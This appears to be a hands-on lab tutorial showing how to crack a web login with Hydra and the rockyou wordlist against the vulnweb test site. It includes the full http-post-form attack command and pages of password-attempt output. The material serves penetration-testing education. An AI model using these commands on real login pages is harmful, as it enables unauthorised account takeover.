

DICTIONARY ATTACK TO CRACK PASSWORDS ONLINE

TOOLS: HYDRA

In cybersecurity, Hydra refers to a powerful and widely-used password-cracking tool. Specifically, it is a brute-force attack tool, meaning it systematically tries a large number of potential passwords until the correct one is found. Hydra is often used by ethical hackers (penetration testers) to evaluate the strength of passwords and identify weak points in security systems, but it can also be used maliciously by cybercriminals.

Task 1

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
kali@kali: ~
$ sudo hydra
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-
s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOUvVd46] [-m MODULE_OPT] [service://server[:PORT]/[OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-pr
oxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywh
ere pcnfs pop3[s] postGRES radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak te
lnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
kali@kali: ~
sh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn tea
mspeak telnet[s] vmauthd vnc xmpp


Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for il
legal
purposes. (This is a wish and non-binding - most such people do not car
e about
laws and ethics anyway - and tell themselves they are one of the good o
nes.)
These services were not compiled in: afp ncp oracle sapr3 smb2.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy s
etup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// co
nnect://)
% export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 en
tries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)


Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

Task 2


Project site: <http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?>




press **ctrl + shift + I** to open the browser developer tools panel in kali and then navigate to “NETWORK” and press **ctrl + F5** to reload the page to see several “GET request”.




Now enter a random username and password into the login page and click login. You should see a new POST request pop up in the Network tab. This is our machine sending the data to the server. This request contains the parameters we need.




Task 3





Task 4

How to locate wordlists on kali Linux and install




change directory to the wordlist directory using the following command:

```
cd /usr/share/wordlists
```


Then use the following command to extract the file:

```
gunzip rockyou.txt.gz
```



Task 5

The command to run to attack through kali Linux using below: `hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f`



```
kali@kali /usr/share/wordlists
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess1" - 126 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "555555" - 127 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "diamond" - 128 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "carolina" - 129 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "steven" - 130 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rangers" - 131 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "louise" - 132 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "orange" - 133 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "789456" - 134 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "999999" - 135 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "shorty" - 136 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "11111" - 137 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nathan" - 138 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "snoopy" - 139 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "gabriel" - 140 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hunter" - 141 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "cherry" - 142 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "killer" - 143 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sandra" - 144 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "alejandro" - 145 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "buster" - 146 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "george" - 147 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "brittany" - 148 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "alejandra" - 149 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "patricia" - 150 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rachel" - 151 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tequero" - 152 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "7777777" - 153 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "cheese" - 154 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "159753" - 155 of 14344399 [child 12] (0/0)
```